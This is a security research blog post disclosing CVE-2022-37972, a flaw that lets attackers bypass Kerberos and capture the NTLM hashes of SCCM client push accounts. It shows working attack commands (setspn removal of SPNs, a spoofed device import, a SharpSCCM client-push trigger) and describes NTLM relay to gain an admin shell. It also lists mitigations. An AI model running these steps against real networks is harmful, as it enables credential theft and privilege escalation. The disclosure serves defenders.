Push Comes To Shove: Bypassing Kerberos Authentication of SCCM Client Push Accounts.

trimarcsecurity.com/hub-post/push-comes-to-shove-bypassing-kerberos-authentication-of-sccm-client-push-accounts

Brandon Colley December 9, 2022


Updated: Dec 13, 2024

Introduction

Let's come right out and say it. Using the SCCM client push installation method presents serious security risks to your environment. In July, Part 1 of this series was released. It sets the stage by explaining SCCM client push installation and the Microsoft recommendations surrounding its use. In summary:

- The client push installation is a common method for deploying the SCCM client to endpoints.
- It is an automatic method of deployment and leverages the use of client push installation accounts to perform the installation on endpoints.
- This requires these accounts to be local administrator on the endpoints they manage.

Part 1 showed how an attacker could capture the hashed credentials of the push accounts when those accounts authenticate to endpoints via NTLM. Way back in August of 2018 (SCCM version 1806), Microsoft added an option to enforce Kerberos mutual authentication. Risk mitigated, vulnerability neutralized. End of the story, right?



Not so fast. The story has just begun. In Part 2, this article will demonstrate how Kerberos authentication can be bypassed and introduce new mitigation steps required for remediation.

.

CVE-2022-37972

In accordance with Microsoft's Coordinated Vulnerability Disclosure procedure, Brandon Colley of Trimarc Security is pleased to reveal the specifics surrounding the Microsoft Endpoint Configuration Manager vulnerability. In September of 2022, the disclosed vulnerability was confirmed and patched by Microsoft in KB15498768.

The vulnerability unveiled methods to bypass the “Allow connection fallback to NTLM” option. In the hotfix, Microsoft describes that this option “is not honored under either of the following conditions:”

- If there are Kerberos authentication failures the client push account will attempt an NTLM connection instead.
- The site server computer account will attempt a connection using NTLM if Kerberos authentication fails for all defined client push installation accounts.

These two methods of exploiting this vulnerability will be demonstrated. The first method breaks Kerberos authentication for the site system server computer account. The second method adds a device to SCCM in such a way that Kerberos authentication is impossible.

Exploitation

The following techniques are offered solely as proof of concept. Trimarc does not condone the use of these techniques for nefarious purposes and only seeks to provide defenders with the necessary insight to combat these attacks.

Site System Server Computer Account


The site system server computer account is the Active Directory (AD) object of the server where Configuration Manager is installed. During client push, all configured client push accounts attempt to authenticate to the endpoint. If all client push accounts fail to authenticate, the computer account is used as a last resort. The site system server computer account may also be granted additional privileges in the environment as part of the architectural design of SCCM. These heightened privileges are the reason why this exploit is of concern.

One method to break Kerberos authentication for an AD computer account is to remove its HOST SPNs. This example leverages a regular user account’s ability to join a rogue computer to the domain. As the owner of this object, the account has the appropriate rights to remove the SPNs using the following commands.

```
PS C:\Users\me> setspn -D host/hackme hackme
Unregistering ServicePrincipalNames for CN=HACKME,CN=Computers,DC=brandon,DC=rocks
        host/hackme
Updated object
PS C:\Users\me> setspn -D host/hackme.brandon.rocks hackme
Unregistering ServicePrincipalNames for CN=HACKME,CN=Computers,DC=brandon,DC=rocks
        host/hackme.brandon.rocks
Updated object
```


This will break things, including SCCM's ability to authenticate to the endpoint using Kerberos. Once Kerberos authentication is broken, the computer account will fallback to NTLM authentication during client installation even with "Allow connection fallback to NTLM" disabled.

From an attack perspective, if an adversary has network access and a regular user account, they could configure their own endpoint in this manner and retrieve the NTLM hash of the computer account.



This hashed credential can be relayed to a server that has granted the site system server computer account elevated permissions. In this example, the credentials are being relayed using ntlmrelayx to a server that has granted the computer account local administrator rights.





A successful connection gives the attacker an administrative SMB shell on the target machine. This demonstration shows how an adversary could exploit this vulnerability, along with a few common misconfigurations, to elevate from a regular user to a server local administrator.

All Client Push Accounts

The second method of bypassing the NTLM fallback option lives within how devices are added to SCCM. SCCM allows for devices to be imported manually to the environment. When doing this, a computer name and MAC address must be specified but neither field is validated. This can be exploited by simply using a device IP address as the computer name.


```
PS C:\> Import-CMComputerInformation -computername "192.168.5.56" -MacAddress "00:00:00:00:00:00"
```

When the SCCM server communicates with this device it uses direct IP communication. In this instance, Kerberos authentication is impossible without a resolvable principal name corresponding to an AD object. That means this communication must use NTLM authentication. With Kerberos unavailable and NTLM fallback disabled, communication with this IP should be impossible. However, NTLM authentication is still allowed, and this is the main vulnerability associated with CVE-2022-37972.

In Part 1 of this series the theory vs. reality of how client push accounts authenticate is discussed. It was demonstrated that by removing all local administrative rights on a device, SCCM would attempt to authenticate all configured push accounts. Combining these techniques makes it possible to force all configured client push accounts to attempt authentication using NTLM.

This vulnerability is easily exploited using SharpSCCM, a tool developed by Chris Thompson. SharpSCCM uses the Configuration Manager Client Messaging SDK to request a new device registration. This device registration is like the device import defined above, except it can be performed by any regular user account on any domain joined machine. The tool then sends a data discovery record message that adds the newly created SCCM device to the server queue for client installation. In effect, any compromised endpoint (including a computer joined to the domain by an attacker) could be used to execute code and capture the hashes for all configured client push accounts.

```
PS C:\Users\me> C:\SharpSCCM\SharpSCCM.exe win-sccm.brandon.rocks tri invoke client-push -t 192.168.5.25
```



These hashes can now be taken offline and cracked or used in an NTLM relay attack like the one outlined earlier. Chris provides a more in-depth explanation and demonstration of SharpSCCM in his blog post.

Mitigations

KB15498768 patched the original vulnerability but has since been superseded by KB15599094. This hotfix is available in the Configuration Manager console under “Updates and Servicing” for environments running versions 2103 and beyond. Anyone running a previous version is urged to upgrade to a currently supported version.

Prajwal Desai provides instructions that may help with the patching process. In addition to patching, the “Allow connection fallback to NTLM” option needs to be disabled. Environments that allow NTLM fallback or remain unpatched will continue to be vulnerable to the attacks outlined here.

Administrators should disable automatic client push installation and migrate to an alternative client installation method to eliminate the risks associated with client push. Trimarc recommends using software update point-based installation, group policy installation, or manual installation instead of client push.

Part 1 of this series also provides several best practices to help harden SCCM and Active Directory in general. In addition to these mitigations, Trimarc recommends restricting the ability to add workstations to the domain and enabling SMB signing to prevent NTLM relay attacks. These recommendations and more are described in detail in our whitepaper and webcast.

Additional Information

- Brandon spoke at BSidesKC and Hackers Teaching Hackers on these topics. The full talk, including demonstrations, can be found here.
- Videos of exploitation are available here (without audio).
- Special Thanks to Chris for all his work on SCCM.